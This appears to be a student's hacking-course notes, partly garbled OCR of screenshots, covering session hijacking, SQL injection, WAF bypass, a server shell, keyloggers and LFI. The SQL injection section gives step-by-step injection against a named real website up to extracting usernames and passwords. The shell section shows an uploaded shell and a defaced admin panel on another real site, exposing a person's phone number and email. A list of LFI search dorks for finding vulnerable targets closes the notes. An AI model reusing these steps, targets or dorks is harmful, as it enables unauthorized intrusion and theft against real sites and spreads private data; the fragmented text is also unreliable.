
## Week 3, Topic 1: ( Session Hijacking )

### What is Session Hijacking?

Session hijacking is a form of cyber attack where a malicious actor takes over an active session between two parties (typically a client and a server) without their consent or knowledge. In the context of web applications, this often involves intercepting and stealing a user's session identifier, which allows the attacker to impersonate the user and gain unauthorized access to the targeted system or application.









## Week 4&5, Topic 1: ( SQL Inject )

In an SQL injection assault, a hacker exploits weaknesses in a web application's input fields or parameters used for constructing SQL queries. By inserting malevolent SQL code into these input areas, attackers can alter the intended behavior of the SQL query processed by the database server.

The outcomes of a successful SQL injection attack can be severe, potentially including:

Unauthorized access to sensitive data: Attackers can extract sensitive information from databases, such as usernames, passwords, credit card numbers, or personally identifiable information (PII).



Data manipulation: Hackers can alter or erase data stored in the database, resulting in data loss, integrity breaches, or unauthorized alterations to crucial information.

Compromise of the database server: In certain instances, attackers can execute arbitrary commands on the underlying database server, potentially gaining complete control over the server or initiating further attacks.

To prevent SQL injection attacks, developers should adopt secure coding practices, such as employing parameterized queries or prepared statements, input validation and sanitization, and adhering to the principle of least privilege. Furthermore, regular updates and patches to web applications and database management systems can help reduce the risk of SQL injection vulnerabilities.

To perform SQL Injection, first of all, we have to identify parameterized links of a website like (<http://www.igoergo.com/site/about.php?id=12>), where parameter id has a value of 12. After that, we need to execute the link in cyberfox with a single quotation after the parameter value 12. As it has shown an error on this webpage this means that we can perform Sql injection here. It has sql injection vulnerability. Then, we have to find out how many columns

are available on this site. For doing this we can use order by method to identify the column number. After identifying the column number, which is 6 for this site, as shown on 3<sup>rd</sup> screenshot. Then the next step is, finding the vulnerable columns, and the procedures are shown on 3<sup>rd</sup> screenshot, where we see that columns 3 and 4 are vulnerable. Now, we need to know the version of the vulnerable column. If the version is 5 or more, only then we can exploit the database of the site. Following this, we can exploit the database table by using Dios by zen. Finally, we can get the username and password by using concat, which is shown in the last screenshot.



www.igoergo.com/\_site/about.php?id=12 order by 6

SQL UNION BASED LOCAL VARIABLE DIOS ERROR/DOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT

Load URL http://www.igoergo.com/\_site/about.php?id=12 order by 6

Split URL

Execute

Post

Column count > =12 order by 6

Union statement > ? INT,INT

Local Dios > ? INT,INT(+)

Basic statements > ? NULL,NULL

Databases > ? (INT),(INT)

Tables > ? INT,INT

Columns

Data

InsideHacker1337

DIOS MySQL

DIOS PostgreSQL

DIOS MSSQL

VARIABLE METHODS

LINKS

History

News

Sustainability

Mission Statement

Chair Designer

osture

Programs Ergonomics Research Downloads Our Comp

www.igoergo.com/\_site/about.php?id=12 order by 6

SQL UNION BASED LOCAL VARIABLE DIOS ERROR/DOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT MORE XSS LF

Load URL http://www.igoergo.com/\_site/about.php?id=12 order by 6

Split URL

Execute

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Insert to repl Insert repl

NeutralPosture

Products Programs

Our Company

History

News

Sustainability

Mission Statement

Chair Designer

Careers

Awards

Testimonials

Privacy Policy

Home | How


Contact

[JavaScript Application]

Amount of columns to use in the UNION SELECT Statement

6


OK Cancel



3  
4

### Recycling Info

[Buy Back Take Back](#)  
[Product Breakdown](#)  
[Recycle Regions](#)



10.1.45-MariaDB-0+deb11u1

4

### Recycling Info

[Buy Back Take Back](#)  
[Product Breakdown](#)  
[Recycle Regions](#)

### Policies





## Week 4&5, Topic 2: ( Waf Bypass )

### What is Waf Bypass?

A WAF Bypass through SQL Injection is a method employed by cyber attackers to outsmart Web Application Firewalls, allowing them to execute harmful SQL queries undetected. This poses a grave threat as it opens the door to unauthorized access, data tampering, and the risk of severe security breaches.


When we cannot perform SQL Injection due to the firewall, that time we can try for a Waf Bypass attack. The process of Waf Bypass is shown below:






# 403

## Forbidden




2

4



## 5.7.44-cll-lve

4



Dr.B.Sundaramoorthy  
 Dr.M.Rosalind George  
 Dr.R.Santhakumar  
 Th.M.Muruganantham  
 Th.S.Santhoshkumar  
 Dr.K.Karal Marx  
 Dr. B. Chrisolite  
 Dr. V. Kaliyamurthi  
 Dr. E. Suresh  
 Mrs.A.Jemila Thangarani  
 N Daniel



## Week 6, Topic : (Server Shell)

<http://www.ctcb.in/admin/Uplode/Section/2449/shell.html>

www.ctcb.in/admin/

SQL\* UNION BASED\* LOCAL VARIABLE DIOS\* ERROR/DOUBLE\* TOOLS\* WAF BYPASS\* ENCODE\* HTML\* ENCRYPT\* MORE\* XSS\* LFI\* Are

Load URL  
Split URL  
Execute

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Insert to repl Insert replac

### Sign In

☐ Remember Me

Login

Don't have an account? [Sign Up](#)  
[Forgot your password?](#)

www.ctcb.in/admin/Home.aspx

SQL\* UNION BASED\* LOCAL VARIABLE DIOS\* ERROR/DOUBLE\* TOOLS\* WAF BYPASS\* ENCODE\* HTML\* ENCRYPT\* M


Load URL  
Split URL  
Execute

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Inse

### Profile



Add Region  
Registartion  
ATC Details  
Student Details  
Course  
Payment  
Gallery  
Add Photo  
Show Photo



### Your Details




ranjit

Name	ranjit
location	pune
Mobile_Number	9675654344
Email	ranjit09@gmail.com
About_Us	Welcome to CTCB





*Hacked By Mahbub*



**You are hacked bro**

## Week 7, Topic: (Keylogger)

### What is a keylogger?

A keylogger is a type of software or hardware device designed to covertly record the keystrokes typed on a computer or other electronic device's keyboard. Keyloggers can operate at various levels of the computing system, capturing keystrokes before they reach the operating system (hardware keyloggers), intercepting them within the operating system (software keyloggers), or even recording keystrokes at the application level.

### The purpose of a keylogger?

The primary purpose of a keylogger is to monitor and log the keys pressed by a user, often without their knowledge or consent. Once installed or activated, a keylogger can record every keystroke entered by the user, including passwords, usernames, credit card numbers, messages, and other sensitive information.

Keyloggers are used for a variety of purposes, ranging from legitimate applications such as parental control and employee monitoring to malicious activities such as identity theft, espionage, and unauthorized access to sensitive information.

To mitigate the risks associated with keyloggers, users can employ various security measures, including using reputable antivirus software, keeping software and operating systems up-to-date, being cautious of suspicious links and downloads, and using on-screen keyboards for entering sensitive information in high-risk environments. Additionally, organizations can implement security policies and procedures to prevent unauthorized access to devices and networks.

## Week 8, Topic 1: (LFI )

LFI (Local File Inclusion) vulnerability is a security weakness found in web applications that allows an attacker to include files located on the server through the web browser. This vulnerability occurs when a web application includes files based on user input without proper validation or sanitization, thereby allowing an attacker to exploit this behavior to read sensitive files, execute malicious code, or gain unauthorized access to the server's filesystem. LFI vulnerabilities are often exploited to retrieve configuration files, access system logs, or execute arbitrary commands, posing significant risks to the security and integrity of the affected web application and server.



### LFI Dorks:

allinurl:pgg=contact.php  
allinurl:page=contact.php  
allinurl:home=contact.php  
allinurl:?index.php?pagina=contato.php site:br  
allinurl:?index.php?pagina=clientes.php site:br  
allinurl:?index.php?pagina=produtos.php site:br  
allinurl:?index.php?pagina=contato.php  
index.php?pagina=home.php  
index.php?pagina=empresa.php  
index.php?pagina=obras.php  
index.php?pagina=localizacao.php  
index.php?pagina=contato.php  
thumb.php  
index.php?pagina=empresa.php  
index.php?pagina=produtos.php  
index.php?pagina=representantes.php  
index.php?pagina=contato.php  
index.php?pagina=home.php  
index.php?pagina=guia\_consumidor.phpa  
index.php?pagina=responsabilidade.php  
